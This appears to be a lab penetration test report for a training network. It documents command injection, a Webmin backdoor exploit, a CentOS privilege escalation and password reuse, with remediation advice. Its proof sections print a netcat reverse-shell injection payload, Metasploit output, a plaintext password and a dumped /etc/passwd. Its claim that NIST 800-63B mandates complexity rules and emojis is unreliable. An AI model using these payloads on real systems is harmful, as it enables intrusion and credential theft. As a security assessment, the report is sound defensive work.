PENETRATION TESTING REPORT

Digital **E**nvironment **L**everaging **T**actical **A**nalysis (DELTA) Team

Team: Amanda Quintanilla, David Crawford, Keion Gilmore, Joe Wingate

Senior: Logan Hillard

TABLE OF CONTENTS

1. Executive Summary

1.1 OVERVIEW

Divergence Academy, LLC consulted Digital Environment Leveraging Tactical Analysis (DELTA) to conduct a grey box penetration testing engagement against the security controls within their information environment to provide a practical demonstration of the controls' effectiveness and an estimate of their susceptibility to exploitation and/or data breaches. The test was performed in accordance with the penetration process (reconnaissance, scanning, vulnerability assessment, exploitation, and reporting).

Due to Divergence Academy's flat network design, our team was able to easily maneuver laterally from system to system through the following ways: establishing root privileges on the App1 machine, utilizing our root privileges on App1 machine to establish persistence, using root privileges on the App1 machine to set up a secure shell (SSH) which we used to pivot through the internal enterprise network, and password reuse attack to move laterally to eight different machines and/or servers. Implementing a segmented network would prevent an attacker from easily moving from one machine to multiple. We also recommend updating the organization's password policy according to NIST 800-63B which includes lowercased and uppercased letters, numbers, special characters, and emojis. As indicated below in section 1.2, we scored the overall security posture of your organization as a **"F"**, indicating severe business and financial risks. If a real black box hacker gained access to the network and pivoted through the network like we did, the risks to the financial and operational status of your organization would be severely critical.

The recommendations provided in this report are structured to facilitate remediation of the identified security risks. We highly recommend implementing remediation for all identified vulnerabilities according to the Cybersecurity and Infrastructure Security Agency (CISA) standards that state high vulnerabilities should be remediated within 30 days and critical vulnerabilities should be remediated within 15 days of detection. This document serves as a formal letter of attestation for the recent Divergence Academy, LLC infrastructure penetration testing engagement. Evaluation ratings compare information gathered during the engagement to "best in class" criteria for security standards. We believe that the statements made in this document provide an accurate assessment of Divergence Academy's Infrastructure. We highly recommend reviewing section three (significant findings) for better understanding of risks and discovered security issues.

1.2 Results

Digital Environment Leveraging Tactical Analysis (DELTA) Grading Criteria:

Grade	Security	Criteria Description
A	Excellent	The security exceeds "Industry Best Practice" standards. The overall posture was found to be excellent with only a few low-risk findings.
B	Good	The security meets with accepted standards for "Industry Best Practice" standards. The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified.
C	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to "Industry Best Practice" standards.
D	Poor	

		Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the identified exposures. Major changes are required to elevate to "Industry Best Practice" standards.
F	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

Scope	Security Level	Grade
Divergence Academy Enterprise Network	Inadequate	F

The system administrator (username lhillard) uses a password only containing lowercased letters without containing special characters, numbers, or uppercased letters. Furthermore, the password is a word commonly found in the dictionary, which makes this password highly susceptible to password cracking. Additionally, the technical support staffer named Randy wrote down his password and left it unsecured, allowing an unnamed Divergence employee to copy his password and save it into a text file on the DHCP1 server. Per the National Institute of Standards and Technology (NIST) the password used for lhillard does not comply with the recommended complexity standards. Furthermore, passwords for any user account on the Divergence Academy enterprise network should never store passwords in plain text.

Our team was able to leverage the passwords for lhillard and Randy to perform password reuse attacks to log into seven workstations and/or servers on Divergence Academy's internal network.

1.3 Methodology

Our Penetration Testing Methodology grounded on following guides and standards:

- Penetration Testing Execution Standard
- OWASP Top 10 Application Security Risks - 2017
- OWASP Testing Guide
- SANS: Conducting a Penetration Test on an Organization
- The Open Source Security Testing Methodology

1.4 Scope

Divergence Academy, LLC contracted with Digital Environment Leveraging Tactical Analysis to provide the following penetration testing services:

- Network-level, technical penetration testing against hosts in the internal networks.
- Network-level, technical penetration testing against servers in the internal networks.
- Network-level, technical penetration testing against internet facing hosts.

The technical penetration testing against internal hosts test started from the internal network zone and intended to simulate the network-level actions of a malicious actor who gained a foothold within the internal network zone.

This security evaluation was limited to the review of:

a. 192.168.1.101
b. 192.168.1.102
c. 192.168.1.108
d. 192.168.1.109

e. 192.168.1.111
f. 192.168.1.116
g. 192.168.1.117
h. 192.168.1.122
i. 192.168.1.122
j. 192.168.1.124
k. 192.168.1.125

The following items/components were not tested:

d. VPN Server
e. Router/switches within the LAN

1.5 TECHNICAL ISSUES

There were no technical issues encountered.

(THE REST OF THE PAGE WAS INTENTIONALLY LEFT BLANK)

2. Findings Summary

Severity	Findings	Number of Identified Vulnerabilities
CRITICAL	1) Broken Authentication 2) Remote Code Execution (RCE) 3) Webmin 1.920 4) Boot or Logon AutoStart Execution: Kernel Modules & Login Items 5) Outdated Centos 4.5 6) Password Reuse Attack	6
HIGH	1) Directory Traversal 2) SQL Injection 3) SQL Injection Username & Password Enumeration 4) Improper Password Management	4
MEDIUM	0	0
LOW	0	0

Networks	Critical	High	Medium	Low	Results
Divergence Academy external facing network 192.168.122.47 Divergence Academy internal network 192.168.1.101 192.168.1.102 192.168.1.108 192.168.1.109 192.168.1.111 192.168.1.116 192.168.1.117 192.168.1.122 192.168.1.122 192.168.1.124 192.168.1.125	6	4	0	0	***Fail***

* Risk rating score is based on CVSS 3.1 standard

3. Significant Findings

3.1 Critical Vulnerabilities

3.1.1 Broken Authentication

Target:

Internal local area network (LAN) – 192.168.122.47 & 192.168.1.121 (App1)


Description:

During the security assessment, our team initially scanned the internal LAN to determine the available running services to target and discovered HTTP was running on port 80. Upon this discovery, the team input 192.168.122.47:80 into Firefox and discovered a web app called Cats. We identified http://192.168.122.47/console as a directory for the Cats web app after directory enumeration utilizing DirBuster. After inputting http://192.168.122.47/console into the Firefox browser, we discovered a broken authentication vulnerability was present which allows a malicious actor to gain complete control of other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf. A malicious actor can utilize broken authentication to perform remote code execution (RCE) and gain root privileges of the system.

Remediation:


Recommend implementation of multi-factor authentication (MFA) to authenticate the identity for users of the web app; utilizing weak-password checks by forcing users to include a mix of lowercased and uppercased letters, alphanumeric symbols, and special characters when creating passwords; ensure credential recovery and registration are not vulnerable to enumeration attacks by using the same message for each outcome; and enforce input validation on the web app.

Proof of vulnerability:



```
┌──(kali㉿kali2)-[~]
└─$ nmap -iL scope -F | tee fast_scan
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-04 13:08 CST
Nmap scan report for 192.168.122.47
Host is up (0.012s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
```

Host scan on 192.168.122.47 revealed HTTP service running on port 80



E-z's Admin Portal (v0.9b)

Current Files in the directory:

404.html LICENSE.txt README.md apple-touch-icon.png browserconfig.xml cats.html crossdomain.xml css doc favicon.ico humans.txt img index.html js landscapes.html robots.txt tile-wide.png tile.png videogames.html

Please specify the name of the file to view its contents.

admin | admin | index.html | Submit Query

- Home
- Cats
- Landscapes
- Video games

E-z's static website

This sample website was created for people who need to test Apache, Nginx, Litespeed, Varnish, Squid or any file-serving application and don't have time to create a website everytime

There is three pages with images (cats, apparently most common pictures on internet except for some you could not view at work, landscapes and video games). Two of them are png, the rest are jpg (I did not bother with gif since it doesn't seem used anymore).

There are also the common files in a website, such as robots.txt, favicon.ico, etc

I created this dummy website from a template (yes, I was lazy even for that :)) that you can get there : https://html5boilerplate.com/

Broken authentication on App1 web application returned information users should not see

3.1.2 Remote Code Execution

Target:

192.168.122.47 (Internal LAN) & 192.168.1.121 (App1)

Description:


The previously identified broken authentication vulnerability (section 3.1.1) allowed our team to execute RCE on http://192.168.122.47/console. RCE is a type of vulnerability that allows attackers to run arbitrary code on a remote machine and is considered the highest level of vulnerability because RCE can be exploited by an attacker without previously having access to the system or device. Attackers can also use RCE escalate privileges, exfiltrate data, perform Denial of Service (DoS), and deployment of ransomware on the affected application or server.

Our team utilized RCE to inject code into the input box on http://192.168.122.47/console that sent a /bin/bash reverse shell to our computers. Once we had a reverse shell on our machines, we were able to upgrade the shell and escalate our privileges to root for 192.168.1.121, allowing us to establish persistence and pivot to other Divergence Academy, LLC devices.

Remediation:

We recommend that Divergence Academy, LLC immediately sanitizes the inputs for the 192.168.1.121 web app and ensure this is already done on other machines. Validation and sanitization of user-supplied inputs before allowing the application to use it will help prevent RCE attacks. We also recommend switching the network set up from a flat network architecture to a segmented network to prevent interactions between all devices in Divergence Academy's enterprise network.

Proof of vulnerability:



192.168.122.47/console/view.php?AdminName=&AdminID=&filename=%3B+nc+-e+%2Fbin%2Fbash+192

E-z's Admin Portal (v0.9b)


Current Files in the directory:

404.html LICENSE.txt README.md apple-touch-icon.png browserconfig.xml cats.html crossdomain.xml css doc favicon.ico humans.txt img index.html js landscapes.html robots.txt tile-wide.png tile.png videogames.html

Please specify the name of the file to view its contents.

Admin Name | Admin ID | ; nc -e /bin/bash 192.168.122.2 | Submit Query

RCE on App1 web application allowed us to utilize netcat and send a reverse shell to our attacker machine



```
┌──(kali㉿kali2)-[~]
└─$ nc -lvp 3334
listening on [any] 3334 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.73] from (UNKNOWN) [192.168.122.47] 61571
root@App1:~# 
```

Reverse shell on attacker machine


3.1.3 Webmin 1.920

Target:
192.168.1.109 (Soc 5)

Description:
Our team discovered 192.168.1.109 was running Webmin on port 80. Webmin is a web-based server management control panel for Unix-like systems that allows the user to configure operating system internals (users, disk quotas, services, and configuration files) and control open-source apps such as Apache HTTP Server, PHP, and MySql. 192.168.1.109 is running a version of Webmin (1.920) that has a critical vulnerability that allows a malicious user to gain a backdoor into the system. Our team was able to execute this exploit and attain root privileges utilizing MSFconsole.


Remediation:
Our team recommends immediate upgrade of Webmin 1.92 to Webmin 1.93. If this is not feasible, we recommend editing the /etc/webmin/miniserv.conf by removing the passwd_mode=line followed by running /etc/webmin/restart.

Proof of vulnerability:



```
Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/linux/http/webmin_backdoor  2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/webmin_backdoor
```

MSFconsole search for Webmin 1.920 vulnerability



```
msf6 exploit(linux/http/webmin_backdoor) > run
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17

[-] Handler failed to bind to 192.168.122.209:3333:-  -
[*] Started reverse TCP handler on 0.0.0.0:3333
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.2.73:3333 -> 192.168.122.47:65102) at 2024-02-12 10:14:16 -0600


whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Attained root privilege after setting exploit parameters in MSFconsole and running exploit


3.1.4 Boot or Logon autostart Execution: Kernel Modules & Login Items

Target:
192.168.1.117 (Dev1)

Description:
During the security assessment of the Delta Server, our team found that we may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel. Adversaries may also add login items to execute upon user login to gain persistence or escalate privileges.

Remediation:
Limit access to the root account and prevent users from loading kernel modules and extensions through proper privilege separation and limiting Privilege Escalation opportunities.

Proof of Vulnerability:



```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root@(none):/# id
uid=0(root) gid=0(root) groups=0(root)
root@(none):/# finger techsupport
bash: finger: command not found
root@(none):/# cd dev
root@(none):/dev# cd sda1
bash: cd: sda1: Not a directory
root@(none):/dev# ls
block           fb0      null     sda       tty1   tty17  tty24  tty31  tty39  tty46  tty53  tty60  ttyS1    vcsu
bsg             fd0      port     sda1      tty10  tty18  tty25  tty32  tty4   tty47  tty54  tty61  ttyS2    vcsu1
bus             full     psaux    sda2      tty11  tty19  tty26  tty33  tty40  tty48  tty55  tty62  ttyS3    vga_arbiter
char            hidraw0  ptmx     sda5      tty12  tty2   tty27  tty34  tty41  tty49  tty56  tty63  urandom  zero
console         hpet     pts      snapshot  tty13  tty20  tty28  tty35  tty42  tty5   tty57  tty7   vcs
cpu_dma_latency input    random   sr0       tty14  tty21  tty29  tty36  tty43  tty50  tty58  tty8   vcs1
disk            kmsg     rtc      tty       tty15  tty22  tty3   tty37  tty44  tty51  tty59  tty9   vcsa
dri             mem      rtc0     tty0      tty16  tty23  tty30  tty38  tty45  tty52  tty6   ttyS0  vcsa1
root@(none):/dev# cd ..
root@(none):/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@(none):/# dir usr
bin  games  include  lib  lib32  lib64  libexec  libx32  local  sbin  share  src
root@(none):/# dir mnt
root@(none):/# dir boot
System.map-5.10.0-10-amd64  config-5.10.0-10-amd64  grub  initrd.img-5.10.0-10-amd64  vmlinuz-5.10.0-10-amd64
root@(none):/# dir boot/grub
fonts  grub.cfg  grubenv  i386-pc  locale  unicode.pf2
root@(none):/# dir boot/grub/grub.cfg
boot/grub/grub.cfg
root@(none):/# dir boot/System.map-5.10.0-10-amb64
dir: cannot access 'boot/System.map-5.10.0-10-amb64': No such file or directory
root@(none):/# dir home
techsupport
root@(none):/# cd techsupport
bash: cd: techsupport: No such file or directory
root@(none):/# cd home
root@(none):/home# ls
techsupport
root@(none):/home# cd techsupport
root@(none):/home/techsupport# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  server
root@(none):/home/techsupport# dir Desktop
feedback  feedback.txt  flag.txt
root@(none):/home/techsupport# cd Desktop
root@(none):/home/techsupport/Desktop# cat flag.txt
DEV1:TECHSUPPORT:15POINTS
root@(none):/home/techsupport/Desktop#
```

Boot or Logon AutoStart Execution: Kernel Modules & Login Items


3.1.5 Outdated Centos 4.5

Target:
192.168.1.101 (Soc 6)

Description:
After our team discovered we could utilize SQL injection on 192.168.1.101 to return information (i.e., /etc/passwd file) but could not gain root privilege utilizing this exploit, we learned Apache httpd 2.0.52 was running Centos. Centos is a discontinued Linux distribution that provided free and open-source We ran the lsb release -a command and discovered this machine was running Centos version 4.5.0. After searching through Centos exploits on Searchsploit, we found an exploit (termed 9542.c) that allowed us to attain root privileges once the exploit was ran.


Remediation:
We recommend utilizing a newer Linux distribution, such as AlmaLinux, instead of the Centos 4.5.0 192.168.1.101 is currently running.

Proof of Vulnerability:




```
bash-3.00$ lsb_release -a
lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$ 
```

Verification of Centos version running on machine



```
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ----------------------------------
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_send | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_d | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                   | linux/local/35370.c
```

Searchsploit results showing available Centos exploits



```
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# 
```

Attained root privileges after running the 9542.c exploit

3.1.6 Password Reuse Attack

Targets:

192.168.1.108 (Soc 1), 192.168.1.111 (Soc 2), 192.168.1.122 (Soc 3), 192.168.1.102 (Soc 4), 192.168.1.116 (Soc 7), 192.168.1.124 (FS1), 192.168.1.123 (DHCP1), & DC1


Description:

After our team cracked the password for lhillard (3.2.2) and determined Randy was the name of the tech support for your organization, we were able to use those passwords and usernames to move laterally through eight machines on Divergence Academy's enterprise network. An attacker uses a password reuse attack to gain access to website login forms, or clients and servers in this case, to gain access to user accounts utilizing stolen passwords and usernames. This vulnerability is listed as critical due to the fact the two sets of credentials (lhillard & tech support passwords and usernames) provided access to 67% of Divergence Academy's enterprise network.

Remediation:

We suggest implementing stronger password requirements such as no dictionary words, requiring complexity (lowercased and uppercased letters, numbers, special characters, and even emojis per NIST 800-63B guidelines).

Proof of Vulnerability:



I saw that Randy had written down his password, and I jotted it down real quick

delete this later

Sup3rS3cr3t!!

Discovery of Randy's, the tech support for the organization, password improperly stored on FS1

3.2 High Vulnerabilities


3.2.1 Directory Traversal

Target:
192.168.122.47 (Internal LAN) & 192.168.1.121 (App1)

Description:
The previously identified broken authentication vulnerability (section 3.1.1) allowed our team to execute RCE on http://192.168.122.47/console. Directory traversal (also known as path traversal) allows an attacker to access files and directories stored outside of the web root folder. Our team manipulated variables that reference files with "dot-dot-slash (../)" sequences with absolute file paths to access directories stored on the file system.

Remediation:
We suggest implementing validation of user input before the web app processes the input. If this is not feasible, we recommend verifying the input only contains permitted content, such as alphanumeric characters.

Proof of vulnerability:



E-z's Admin Portal (v0.9b)

Current Files in the directory:

404.html LICENSE.txt README.md apple-touch-icon.png browserconfig.xml cats.html crossdomain.xml css doc favicon.ico humans.txt img index.html js landscapes.html robots.txt tile-wide.png tile.png videogames.html

Please specify the name of the file to view its contents.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
